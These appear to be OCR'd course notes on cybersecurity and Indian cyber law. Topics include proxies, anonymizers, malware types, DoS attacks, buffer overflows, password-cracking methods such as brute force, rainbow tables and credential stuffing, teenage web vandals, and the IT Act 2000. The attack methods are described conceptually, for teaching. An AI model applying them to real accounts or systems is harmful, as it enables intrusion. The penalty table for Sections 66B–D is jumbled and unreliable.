The attacker machine connects through the proxy to access services provided by other computers (targets) on the network. The proxy server performs the requests on behalf of the attacker machine. The target machines on the network, on receiving the request, can see that the request is coming from a proxy machine but cannot see the actual identity of the attacker machine. Generally, attackers use proxies to hide their identity.

A proxy server has the following uses:

- Hide the company servers or systems
- Cache the frequently accessed web pages to improve the response time for the clients accessing those web pages
- Filtering inappropriate advertisements or for censoring illegal websites
- Can be used as a multiplexer for connecting many computers in a LAN or WAN exposing only one public IP address to the Internet
- Can be used for logging the traffic going in and out of the network

Acts as an intermediary between client and server.
Hides the client's IP address to provide anonymity.
Improves network security by filtering malicious traffic.
Filters and blocks unwanted or restricted websites.
Can access region-restricted content by routing traffic through different locations

Proxy server processes requests between the client and the internet:


- User sends a request to access a website
- Request goes to the proxy server instead of directly to the internet
- Proxy forwards the request to the target server
- Server sends response back to the proxy
- Proxy checks security and forwards data to the user

Types of proxy


A proxy server may reside on the user's local computer, or at various points between the user's computer and destination servers on the Internet.

- A proxy server that passes requests and responses unmodified is usually called a gateway or sometimes a tunneling proxy.
- A forward proxy is an Internet-facing proxy used to retrieve from a wide range of sources (in most cases anywhere on the Internet).
- A reverse proxy is usually an Internet-facing proxy used as a front-end to control and protect access to a server on a private network. A reverse proxy commonly also performs tasks such as load-balancing, authentication, decryption or caching.

Open proxies – An open proxy is a forwarding proxy server that is accessible by any Internet user. Gordon Lyon estimates there are “hundreds of thousands” of open proxies on the Internet. An anonymous open proxy allows users to conceal their IP address while browsing the Web or using other Internet services. There are varying degrees of anonymity however, as well as a number of methods of ‘tricking’ the client into revealing itself regardless of the proxy being used.



Reverse proxies – A reverse proxy (or surrogate) is a proxy server that appears to clients to be an ordinary server. Requests are forwarded to one or more proxy servers which handle the request. The response from the proxy server is returned as if it came directly from the original server, leaving the client no knowledge of the origin servers. Reverse proxies are installed in the neighborhood of one or more web servers. All traffic coming from the Internet and with a destination of one of the neighborhood’s web servers goes through the proxy server. The use of “reverse” originates in its counterpart “forward proxy” since the reverse proxy sits closer to the web server and serves only a restricted set of websites.



There are several reasons for installing reverse proxy servers

- Encryption / SSL acceleration: when secure web sites are created, the SSL encryption is often not done by the web server itself, but by a reverse proxy that is equipped with SSL acceleration hardware. See Secure Sockets Layer. Furthermore, a host can provide a single “SSL proxy” to provide SSL encryption for an arbitrary number of hosts; removing the need for a separate SSL Server Certificate for each host, with the downside that all hosts behind the SSL proxy have to share a common DNS name or IP address for SSL connections. This problem can partly be overcome by using the SubjectAltName feature of X.509 certificates.
- Load balancing: the reverse proxy can distribute the load to several web servers, each web server serving its own application area. In such a case, the reverse proxy may need to rewrite the URLs in each web page (translation from externally known URLs to the internal locations).
- Serve/cache static content: A reverse proxy can offload the web servers by caching static content like pictures and other static graphical content.
- Compression: the proxy server can optimize and compress the content to speed up the load time.
- Spoon feeding: reduces resource usage caused by slow clients on the web servers by caching the content the web server sent and slowly “spoon feeding” it to the client. This especially benefits dynamically generated pages.

- Security: the proxy server is an additional layer of defense and can protect against some OS and Web Server specific attacks. However, it does not provide any protection from attacks against the web application or service itself, which is generally considered the larger threat.
- Extranet Publishing: a reverse proxy server facing the Internet can be used to communicate to a firewall server internal to an organization, providing extranet access to some functions while keeping the servers behind the firewalls. If used in this way, security measures should be considered to protect the rest of your infrastructure in case this server is compromised, as its web application is exposed to attack from the Internet.

If the destination server filters content based on the origin of the request, the use of a proxy can circumvent this filter. For example, a server using IP-based geolocation to restrict its service to a certain country can be accessed using a proxy located in that country to access the service.

Web proxies are the most common means of bypassing government censorship, although no more than 3% of Internet users use any circumvention tools. In some cases users can circumvent proxies which filter using blacklists using services designed to proxy information from a non-blacklisted location.

Proxies can be installed in order to eavesdrop upon the data-flow between client machines and the web. All content sent or accessed – including passwords submitted and cookies used – can be captured and analyzed by the proxy operator.

Anonymizer

An anonymizer is a type of proxy server or software that hides a user's real identity and IP address while accessing the internet. It forwards the user's requests to websites, making it appear that the request originated from the anonymizer instead of the user.

An anonymizer or an anonymous proxy is a tool that attempts to make activity on the Internet untraceable. It is a proxy server computer that acts as an intermediary and privacy shield between a client computer and the rest of the Internet. It accesses the Internet on the user's behalf, protecting personal information by hiding the client computer's identifying information.

There are many reasons for using anonymizers. Anonymizers help minimize risk. They can be used to prevent identity theft, or to protect search histories from public disclosure. Some countries apply heavy censorship on the internet. Anonymizers can help in allowing free access to all of the internet content, but cannot help against persecution for accessing the Anonymizer website itself. Furthermore, as information itself about Anonymizer websites are banned in these countries, users are wary that they may be falling into a government-set trap.

Working
The user sends a request to the anonymizer.
The anonymizer receives the request and hides the user's IP address.
It forwards the request to the destination website.
The website sends the response back to the anonymizer.
The anonymizer forwards the response to the user.
Features
Hides the user's IP address.
Protects online privacy and identity.
Prevents websites from tracking the user's real location.
Helps bypass geographical restrictions.
Can filter or encrypt internet traffic (depending on the service).
Acts as an intermediary between the user and the website.

Anonymizers are also used by people who wish to receive objective information with the growing target marketing on the internet and targeted information. For example, large news outlets such as CNN target the viewers according to region and give different information to different populations. Websites such as YouTube obtain information about the last videos viewed on a computer, and propose “recommended” videos accordingly, and most of the online targeted marketing is done by showing advertisements according to that region. Anonymizers are used for avoiding this kind of targeting and getting a more objective view of information.

Types

- **Protocol specific anonymizers** – Sometimes anonymizers are implemented to work only with one particular protocol. The advantage is that no extra software is needed. The operation occurs in this manner: A connection is made by the user to the anonymizer. Commands to the anonymizer are included inside a typical message. The anonymizer then makes a connection to the resource specified by the inbound command and relays the message with the command stripped out. An example of a protocol-specific anonymizer is an anonymous remailer for e-mail. Also of note are web proxies, and bouncers for FTP and IRC.
- **Protocol independent anonymizers** – Protocol independence can be achieved by creating a tunnel to an anonymizer. The technology to do so varies. Protocols used by anonymizer services may include SOCKS, PPTP, or OpenVPN. In this case either the desired application must support the tunneling protocol, or a piece of software must be installed to force all connections through the tunnel. Web browsers, FTP and IRC clients often support SOCKS for example, unlike telnet.

A protocol-independent anonymizer can anonymize multiple types of network protocols, not just one specific protocol. More flexible than protocol-dependent anonymizers

Malware Types: Virus, Worm, Trojan, Ransomware

A computer virus is a type of malware. Malware includes computer viruses, worms, Trojan horses, spyware, ransomware and many others. In this post, we analyse the different types of malware including the Wannacry, which is a form of ransomware.

What is a Malware?

- Malware is the shortened form of **malicious software**.
- Malware is an umbrella term used to refer to a variety of forms of hostile or intrusive software including Ransom wares, Computer Viruses, Worms, Trojan Horses, Spyware, Adware, Scareware etc.
- This is any program or file that is harmful to a computer user.
- The term refers to software that is deployed with malicious intent.
- Malware can be deployed even remotely, and tracking the source of malware is hard.
- It can take the form of executable code, scripts, active content, and other software.
- These malicious programs can perform a variety of functions, including stealing, encrypting or deleting sensitive data, altering or hijacking core computing functions and monitoring users' computer activity without their permission.
- This combination has enabled commercial malware providers to supply sophisticated black markets for both malware and the information that it collects

Evolution of Malware

- Computer-enabled fraud and service theft evolved in parallel with the information technology that enabled it.
- The term malware was first used by computer scientist and security research **YisraelRadai in 1990**.
- Before the term malware, malicious software was referred to as computer viruses.
- One of the first known examples of malware was the **Creeper virus in 1971**, which was created as an experiment by BBN Technologies engineer Robert Thomas.

What is the purpose of creating a Malware?

- Initially, it started as a prank among software developers. However, later on, malware converted into a full-fledged industry of black and white market.
- It may be used by black hat hackers or even some governments for monitoring their targets.
- Demand for sophisticated malware is created primarily by organised crime syndicates and state-sponsored espionage agents.

Malware is typically used:

1. To steal information that can be readily monetized, such as login credentials, credit card and bank account numbers,
2. And intellectual property such as computer software, financial algorithms, and trade secrets.
3. To ransom money in Bitcoin, for example, Wannacry Ransomware.
4. Spy on computer users for an extended period without their knowledge, for example, Reign Malware.
5. It may be designed to cause harm, often as sabotage for example Stuxnet.
6. Extort payment for example Cryptolocker.

List of Common Malware Types:

- **Adware**: The least dangerous and most lucrative Malware. Adware displays ads on your computer.
- **Spyware**: Spyware is software that spies on you, tracking your internet activities in order to send advertising (Adware) back to your system.
- **Virus:** A virus is a contagious program or code that attaches itself to another piece of software, and then reproduces itself when that software is run. Most often this is spread by sharing software or files between computers.
- **Spam:** Spamming is a method of flooding the Internet with copies of the same message. Most spams are commercial advertisements which are sent as an unwanted email to users. Spams are also known as Electronic junk emails or junk newsgroup postings. These spam emails are very annoying as it keeps coming every day and keeps your mailbox full.
- **Worm:** A program that replicates itself and destroys data and files on the computer. Worms work to “eat” the system operating files and data files until the drive is empty.

- **Trojan:** A Trojan horse or Trojan is a type of malware that is often disguised as legitimate software. Trojans are written with the purpose of discovering your financial information, taking over your computer's system resources, and in larger systems creating a "denial-of-service attack" which is making a machine or network resource unavailable to those attempting to reach it. Example: Google, AOL, Yahoo or your business network becoming unavailable.
- **Backdoors:** Backdoors are much the same as Trojans or worms, except that they open a "backdoor" on a computer, providing a network connection for hackers or other Malware to enter or for viruses or SPAM to be sent.
- **Rootkit:** This one is likened to the burglar hiding in the attic, waiting to take from you while you are not home. It is the hardest of all Malware to detect and therefore to remove; many experts recommend completely wiping your hard drive and reinstalling everything from scratch. It is designed to permit the other information gathering Malware in to get the identity information from your computer without you realising anything is going on.

- **Keyloggers:** Records everything you type on your PC in order to glean your log-in names, passwords, and other sensitive information, and send it on to the source of the keylogging program. Many times keyloggers are used by corporations and parents to acquire computer usage information.
- **Rogue security software**: This one deceives or misleads users. It pretends to be a good program to remove Malware infections, but all the while it is the Malware. Often it will turn off the real Anti-Virus software.
- **Ransomware**: If you see this screen that warns you that you have been locked out of your computer until you pay for your cybercrimes. Your system is severely infected with a form of Malware called Ransomware. Even if you pay to unlock the system, the system is unlocked, but you are not free of it locking you out again.
- **Browser Hijacker**: When your homepage changes to one that looks like those in the images inserted next, you may have been infected with one form or another of a Browser Hijacker. This dangerous Malware will redirect your normal search activity and give you the results the developers want you to see. Its intention is to make money off your web surfing. Using this homepage and not removing the Malware lets the source developers capture your surfing interests.

How does a Malware spread?

Cybercriminals continuously devise innovative resources to get malware into the computer. Here are some of the most common ways of spreading:

- **Email**: Cybercriminals are notorious for including malicious attachments and links in emails that appear to come from friends, reputable organisations, or other trusted sources. Some malicious emails can even infect your computer from the email client's preview pane, without your opening or be downloading an attachment or a link.
- **The Internet:** Surfing the Web may feel like a private activity, but in fact, you're exposing your computer to unwanted contact with anyone else who has a computer and Internet access.
- **Outdated software:** Malwares can crawl the Internet, looking for vulnerabilities of outmoded software to spread its influence over computer systems.
- **Local Area Networks (LANs):** A LAN is a group of locally connected computers that can share information over a private network. If one computer becomes infected with malware, all other computers in the LAN may quickly become infected as well.

- **Instant messaging (IM) and peer-to-peer (P2P) file-sharing systems:** If one is using a client for these online activities, malware may spread to your computer.
- **Social networks:** Malware authors take advantage of many popular social networks, infecting the massive user-data networks with worms. If a social website account is infected with a worm, just about anyone who visits a poster's profile page could "catch" the worm on her system.
- **Pop-ups:** Some of the most sophisticated malware spreads through well-disguised screen pop-ups that look like genuine alerts or messages. One particularly devious and widespread "hoax pop-up" claims to have scanned your computer and detected malware. If you attempt to remove the malware as urged, you'll actually *install* the malware.
- **Computer storage media:** Malware can be easily spread if you share computer storage media with others, such as USB drives, DVDs, and CDs. While it may seem safe to open a CD of photos from a colleague, it's always best to scan unfamiliar files first for possible corruptions or security risks before you copy or open them.
- **Mobile devices:** Mobile malware threats have become increasingly prevalent, as more people use their smartphones and tablets as mini-computers, helping malware problems proliferate across additional platforms.

More Details https://www.clearias.com/malware-types/

DoS and DDoS Attack

A denial-of-service (DoS) attack is a malicious attempt to overwhelm a web property with traffic in order to disrupt its normal operations.

A denial-of-service (DoS) attack is a type of cyber attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the device's normal functioning. DoS attacks typically function by overwhelming or flooding a targeted machine with requests until normal traffic is unable to be processed, resulting in denial-of-service to addition users. A DoS attack is characterized by using a single computer to launch the attack.

How does a DoS attack work?

The primary focus of a DoS attack is to oversaturate the capacity of a targeted machine, resulting in denial-of-service to additional requests. The multiple attack vectors of DoS attacks can be grouped by their similarities.

DoS attacks typically fall in 2 categories:

Buffer overflow attacks

An attack type in which a memory buffer overflow can cause a machine to consume all available hard disk space, memory, or CPU time. This form of exploit often results in sluggish behavior, system crashes, or other deleterious server behaviors, resulting in denial-of-service.

Flood attacks

By saturating a targeted server with an overwhelming amount of packets, a malicious actor is able to oversaturate server capacity, resulting in denial-of-service. In order for most DoS flood attacks to be successful, the malicious actor must have more available bandwidth than the target.

For more details https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos


What are some historically significant DoS attacks?

Historically, DoS attacks typically exploited security vulnerabilities present in network, software and hardware design. These attacks have become less prevalent as DDoS attacks have a greater disruptive capability and are relatively easy to create given the available tools. In reality, most DoS attacks can also be turned into DDoS attacks.

A few common historic DoS attacks include:

- Smurf attack - a previously exploited DoS attack in which a malicious actor utilizes the broadcast address of vulnerable network by sending spoofed packets, resulting in the flooding of a targeted IP address.
- Ping flood - this simple denial-of-service attack is based on overwhelming a target with ICMP (ping) packets. By inundating a target with more pings than it is able to respond to efficiently, denial-of-service can occur. This attack can also be used as a DDoS attack.
- Ping of Death - often conflated with a ping flood attack, a ping of death attack involves sending a malformed packet to a targeted machine, resulting in deleterious behavior such as system crashes.

DoS and DDoS




What is buffer overflow?

A buffer overflow occurs when a program writing data to a buffer overloads that buffer's capacity. It's like pouring 12 ounces of milk into an 8 ounce glass.

Buffer overflow is an anomaly that occurs when software writing data to a buffer overflows the buffer’s capacity, resulting in adjacent memory locations being overwritten. In other words, too much information is being passed into a container that does not have enough space, and that information ends up replacing data in adjacent containers.

Buffer overflows can be exploited by attackers with a goal of modifying a computer’s memory in order to undermine or take control of program execution.



Activate Wind

What’s a buffer?

A buffer, or data buffer, is an area of physical memory storage used to temporarily store data while it is being moved from one place to another. These buffers typically live in RAM memory. Computers frequently use buffers to help improve performance; most modern hard drives take advantage of buffering to efficiently access data, and many online services also use buffers. For example, buffers are frequently used in online video streaming to prevent interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time in a buffer and then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won’t affect the video stream performance.

Buffers are designed to contain specific amounts of data. Unless the program utilizing the buffer has built-in instructions to discard data when too much is sent to the buffer, the program will overwrite data in memory adjacent to the buffer.

Buffer overflows can be exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a major security problem that torment cyber-security teams. In 2014 a threat known as ‘heartbleed’ exposed hundreds of millions of users to attack because of a buffer overflow vulnerability in SSL software.

How do attackers exploit buffer overflows?

An attacker can deliberately feed a carefully crafted input into a program that will cause the program to try and store that input in a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code with his own executable code, which can drastically change how the program is intended to work.

For example if the overwritten part in memory contains a pointer (an object that points to another place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. This can transfer control of the whole program over to the attacker's code.

https://medium.com/@alexdhital250/brief-explanation-of-stack-based-buffer-overflow-vulnerability-and-attack-scenerio-df99dc32d0e0

Who is vulnerable to buffer overflow attacks?

Certain coding languages are more susceptible to buffer overflow than others. C and C++ are two popular languages with high vulnerability, since they contain no built-in protections against accessing or overwriting data in their memory. Windows, Mac OSX, and Linux all contain code written in one or both of these languages.

More modern languages like Java, PERL, and C# have built-in features that help reduce the chances of buffer overflow, but cannot prevent it altogether.

How to protect against buffer overflow attacks

Luckily, modern operating systems have runtime protections which help mitigate buffer overflow attacks. Let's explore 2 common protections that help mitigate the risk of exploitation:

- Address space randomization - Randomly rearranges the address space locations of key data areas of a process. Buffer overflow attacks generally rely on knowing the exact location of important executable code, randomization of address spaces makes that nearly impossible.
- Data execution prevention - Marks certain areas of memory either executable or non-executable, preventing an exploit from running code found in a non-executable area.

Software developers can also take precautions against buffer overflow vulnerabilities by writing in languages that have built-in protections or using special security procedures in their code.

What are the different types of buffer overflow attacks?

There are a number of different buffer overflow attacks which employ different strategies and target different pieces of code. Below are a few of the most well-known.

- Stack overflow attack - This is the most common type of buffer overflow attack and involves overflowing a buffer on the call stack*.
- Heap overflow attack - This type of attack targets data in the open memory pool known as the heap*.
- Integer overflow attack - In an integer overflow, an arithmetic operation results in an integer (whole number) that is too large for the integer type meant to store it; this can result in a buffer overflow.
- Unicode overflow - A unicode overflow creates a buffer overflow by inserting unicode characters into an input that expect ASCII characters. (ASCII and unicode are encoding standards that let computers represent text. For example the letter ‘a’ is represented by the number 97 in ASCII. While ASCII codes only cover characters from Western languages, unicode can create characters for almost every written language on earth. Because there are so many more characters available in unicode, many unicode characters are larger than the largest ASCII character.)

Password Cracking

Password cracking encompasses methods used to recover or bypass secret passwords stored or transmitted by a computer system. Attackers use several systematic approaches, often accelerated by graphics processing units (GPUs) and specialized software like Hashcat or John the Ripper.

1. Brute-Force Attacks

- How it works: Attackers use automated tools to systematically test every possible combination of characters (letters, numbers, and symbols) until they find the correct password.
- Impact: Highly effective against short or simple passwords, but computationally expensive for long, complex strings.

2. Dictionary Attacks

- How it works: Instead of trying every character combination, attackers use pre-compiled lists of likely words, common phrases, and previously leaked credentials.
- Impact: These attacks succeed because many users select common, easy-to-remember words (e.g., "password" or "welcome1").

3. Rainbow Table Attacks

- How it works: Passwords are rarely stored in plain text; they are converted into cryptographic equivalents (hashes). Rainbow tables are pre-computed lookup tables used to instantly reverse specific hashes.
- Impact: This skips the guessing phase entirely, allowing the attacker to look up the plaintext password if the system used weak or "unsalted" hashing.

4. Credential Stuffing & Password Spraying

- How it works: Instead of targeting one account relentlessly (which triggers lockouts), attackers target multiple accounts using a single common password (spraying), or they use previously breached username and password pairs across completely different sites (stuffing).
- Impact: This exploits the widespread and unsafe human habit of reusing the same password across multiple online accounts.

5. Social Engineering and Phishing

- How it works: Attackers manipulate the human element rather than the technology. This involves phishing (tricking users into entering credentials on fake login pages), or physical methods like shoulder surfing to directly observe someone typing.
- Impact: Often considered the most straightforward method, bypassing technical security controls completely

Essential Countermeasures

1. Multi-Factor Authentication (MFA)

- What it is: Requires users to provide two or more verification methods to access a resource (e.g., a password *plus* an authenticator app or hardware token).
- Why it works: Even if an attacker successfully cracks a password, they cannot gain access without the second factor.

2. Strong Hashing and Salting

- What it is: Storing passwords using modern, CPU-intensive hashing algorithms like bcrypt or Argon2, coupled with a "salt" (a random string of data added to the password prior to hashing).
- Why it works: Salts make rainbow tables completely ineffective, and modern algorithms force a delay that drastically slows down offline brute-force cracking attempts.

3. Account Lockout and Rate Limiting

- What it is: Imposing limits on how many times an incorrect password can be tried in a given timeframe, or temporarily locking the account after several failed attempts.
- Why it works: This essentially neutralizes brute-force and password spraying attacks targeting online portals. [1, 2, 3, 4]

4. Password Managers and Policies

- What it is: Encouraging the use of Bitwarden, 1Password, or built-in browsers tools to generate long, randomized strings for every single account, combined with length requirements (e.g., 12+ characters). [1, 2]
- Why it works: This eliminates human memory reliance, prevents password reuse, and exponentially increases the time it would take an attacker to successfully crack the credentials

Tell me some password cracking tools ???

Next Practical : To perform password cracking using the methodology of your choice

Unit III: Cyber Crime and Criminal justice: Concept of Cyber Crime and the IT Act, 2000, Hacking, Teenage Web Vandals, Cyber Fraud and Cheating, Defamation, Harassment, and E-mail Abuse, Other IT Act Offences, Monetary Penalties; jurisdiction and Cyber Crimes, Nature of Criminality, Strategies to tackle Cyber Crime and Trends.

Teenage Web Vandals

- Cyber Vandalism is a threat that intends to perform malicious actions. This malicious act includes changing the website's appearance and importing malware to disrupt critical services and cause financial harm. Protecting the system from cyber vandalism is important to maintaining its integrity, reputation, and functionality. In this article, we will look into the concept of Cyber Vandalism and the necessary measures to be taken to stop it.
- Cyber vandalism is the deliberate, malicious destruction of digital property. It usually targets websites and other tech products, but it can also be used to threaten individuals or institutions. A user who causes Cyber Vandalism is known as Cyber Vandals. Cyber vandals use all sorts of tools to deface websites, delete files, take over user accounts, or send spam and viruses. The result of cyber vandalism can have a huge impact ranging from financial loss or compromising of personal or high-level security data.

Teenage web vandalism—often carried out by "ankle-biters" or "script kiddies.

How Teenage Web Vandals works?

Cyber Vandalism comes in various forms having its own set of challenges and impacts. Some of them are as follows:

Techniques used

Website Defacement: Replacing a website's homepage or banners with unauthorized imagery, logos, or graffiti.

Malicious Content Injection: Planting spam links or malicious redirects in unsecured website comment sections or forums.

Distributed Denial of Service (DDoS): Using boot-for-hire services to overwhelm a school or business website, rendering it temporarily unavailable.

Teenage web vandals are young, inexperienced individuals who deliberately damage, deface, or disrupt websites and online services for fun, curiosity, recognition, or to show off their technical skills. They usually do not have a financial motive.

Characteristics
Usually teenagers or beginners in hacking.
Have limited technical knowledge.
Use ready-made hacking tools and scripts (script kiddies).
Seek fame, attention, or entertainment.
Often target websites with weak security.

techniques used
pass guessing
session id theft
social engineering
exploiting outdated software

Common Motives & Trends

- Peer Influence & Bragging Rights: Many younger hackers do it for status within online gaming or underground hacking communities, sometimes driven by online recruitment.
- Financial Extortion: A growing number of teenage vandals escalate their crimes to extortion, threatening to leak stolen personal data (like student and parent records) unless ransom is paid.
- Access to Tools: Readily available, cheap hacking toolkits and tutorials have made cyber vandalism worryingly mainstream.

Preventions ??

Keep websites and software updated.
Use strong passwords and multi-factor authentication.
Regularly patch security vulnerabilities.
Install firewalls and Web Application Firewalls (WAFs).
Monitor website logs and activities.
Perform regular security audits and backups.

Impact

- Financial Loss
- Data Loss
- Services Disruptions

After experience cyber vandalism, follow these steps.

- First, file a First Information Report (FIR) at any police station or through the National Cyber Crime Reporting Portal. Contact the nearest cybercrime cell for specialized assistance.
- Notify relevant organizations such as banks, credit bureaus, and service providers to secure accounts and monitor for fraud.

Real-World Examples of Cyber Vandalism

Some real-world examples of cyber vandalism are listed below:

- Sony Pictures Entertainment Hack - 2014
- WannaCry Ransomware Attack - 2017
- NotPetya Cyberattack - 2017
- Twitter Bitcoin Scam - 2020
- Solar Wind Supply Chain Attack - 2020

IT Act 2000

The Information Technology (IT) Act of 2000 is India's primary legal framework governing cyberspace, e-commerce, and cybercrimes. It provides legal recognition for electronic documents and digital signatures,and defines punishable offenses like hacking, identity theft, and cyber terrorism to safeguard digital security.

- The Act contains 94 sections divided into 13 chapters, covering different aspects of cybersecurity and digital laws.
- It also made changes to existing laws like the Indian Penal Code (IPC), 1860, to include cyber-related offences.

Objectives of the IT Act, 2000
Provide legal recognition to electronic records.
Give legal validity to digital signatures and electronic authentication.
Facilitate electronic commerce (e-commerce).
Prevent and punish cybercrimes.
Protect data and information stored in computer systems.
Promote secure electronic communication.

Key Features of the IT Act

1. Digital Signatures

- Provides legal recognition to electronic signatures in digital transactions.
- Ensures the authenticity and integrity of online contracts and documents.

2. Cybercrime Regulation

- Defines and penalizes offenses like hacking, identity theft, cyber terrorism, and cyber stalking.
- Provides legal protection and remedies for victims of cybercrimes.

3. Cyber Cafes

- Defines cyber cafes as public places offering internet access for a fee.
- Requires proper user identity records and compliance with security guidelines.

4. Overriding Provisions

- IT Act provisions take precedence over conflicting laws in cyber matters.
- Ensures harmony without affecting rights under other acts like the Copyright Act, 1957.

5. Regulation of Digital Media

- Introduces rules for regulating social media and digital content platforms.
- Focuses on user safety, grievance redressal, and data privacy compliance.

1. Legal Recognition of Electronic Records: The Act grants legal validity to electronic records and signatures, allowing them to be used in legal proceedings.
2. Regulation of Certifying Authorities: It establishes a framework for the appointment and regulation of certifying authorities that issue digital signatures, ensuring their authenticity and security.
3. Cybercrime Definitions and Penalties: The Act defines various cyber offenses, including hacking, data theft, and identity fraud, and prescribes penalties for these crimes..
5. Amendments to Existing Laws: The Act amends several existing laws, including the Indian Penal Code and the Indian Evidence Act, to incorporate provisions related to electronic records and signatures.

Important Sections and Their Penalties

Section	Offense	Penalty
Section 43	Unauthorized access or damage to computer systems	Compensation for damages to the system owner
Section 66	Computer-related offences such as Hacking a computer system	Up to 3 years in prison or ₹5 lakh fine or both
Section 66B, C, D	66A offensive electronic message 66 B stole computer resource or device Identity theft. (online fraud). Fraud and identity theft	Up to 3 years in prison or ₹1 lakh fine or both
Section 66E	Violation of privacy by transmitting private images	Up to 3 years in prison or ₹2 lakh fine or both
Section 66F	Cyber terrorism threatening India's sovereignty, integrity, or security	Life imprisonment
Section 67	Publication of obscene content online	Up to 5 years in prison or ₹10 lakh fine or both

Amendments and Updates to the IT Act

The IT Act has undergone multiple amendments to address emerging technologies and new forms of cybercrimes. The Information Technology (Intermediary Guidelines and Digital Media Ethics Code) Rules, 2021 were introduced as a significant addition to the Act, making online platforms more accountable for the content published by users.

Important Updates:

- Section 66A (dealing with offensive online content) was struck down by the Supreme Court of India in the case of Shreya Singhal v. Union of India (2015), as it was deemed unconstitutional.
- Intermediary Guidelines and Digital Media Ethics Code: These rules now hold social media platforms, news portals, and digital platforms accountable for offensive or harmful content shared by users. They also provide users with greater control over their personal data.

Strategies to tackle Cyber Crime and Trends

Strategies to tackle cybercrime are the measures adopted by individuals, organizations, and governments to prevent, detect, investigate, and respond to cyber attacks. As cybercrime evolves, security strategies must also adapt to new trends and technologies.

